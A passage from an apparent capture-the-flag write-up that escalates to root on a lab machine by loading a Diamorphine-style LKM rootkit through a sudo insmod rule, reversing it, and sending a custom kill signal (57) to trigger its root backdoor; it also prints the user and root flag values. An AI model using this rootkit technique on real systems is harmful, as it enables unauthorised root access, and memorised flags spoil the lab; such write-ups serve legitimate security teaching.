
We can grab the user flag:
athena@routerpanel:~$ cat user.txt
857c4a4fbac638afb6c7ee45eb3e1a28
Privilege Escalation to Root via LKM rootkit
We can execute sudo -l to check our sudo permissions.
athena@routerpanel:~$ sudo -l
Matching Defaults entries for athena on routerpanel:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User athena may run the following commands on routerpanel:
    (root) NOPASSWD: /usr/sbin/insmod /mnt/.../secret/venom.ko
As we can see, we load some kernel module with using the sudo command:
sudo /usr/sbin/insmod /mnt/.../secret/venom.ko
We can investigate the kernel module using modinfo:
athena@routerpanel:~$ modinfo /mnt/.../secret/venom.ko
filename: /mnt/.../secret/venom.ko
description: LKM rootkit
author: m0nad
license: Dual BSD/GPL
srcversion: 93A81462832D4CF52F916D7
depends: retpoline:
Y name: venom
vermagic: 5.15.0-69-generic SMP mod_unload modversions
When I googled, for m0nad LKM rootkit, I found https://github.com/m0nad/Diamorphine..
It says this features:

So, we can just send signal 64 to any process and should get root.
I tried to execute, there no need to be process with this pid:
kill -64 6666
However, we didn’t got shell, so I downloaded the binary, and analyzed it with https://dogbolt.org/?id=c7f089cf-fc3e-47b3-913b-34d22a162dc3.

We can see that in order to get give_root(), we need that rax will be 0x39, or in decimal, 57.
I guess rax is simply the signal, so I tried to do the same as before, but this time with 57:
kill -57 6666
And we got root access!

athena@routerpanel:/$ cat /root/root.txt
aecd4a3497cd2ec4bc71a2315030bd48
Notice, when doing ls, we can find fsociety00.dat, Mr Robot!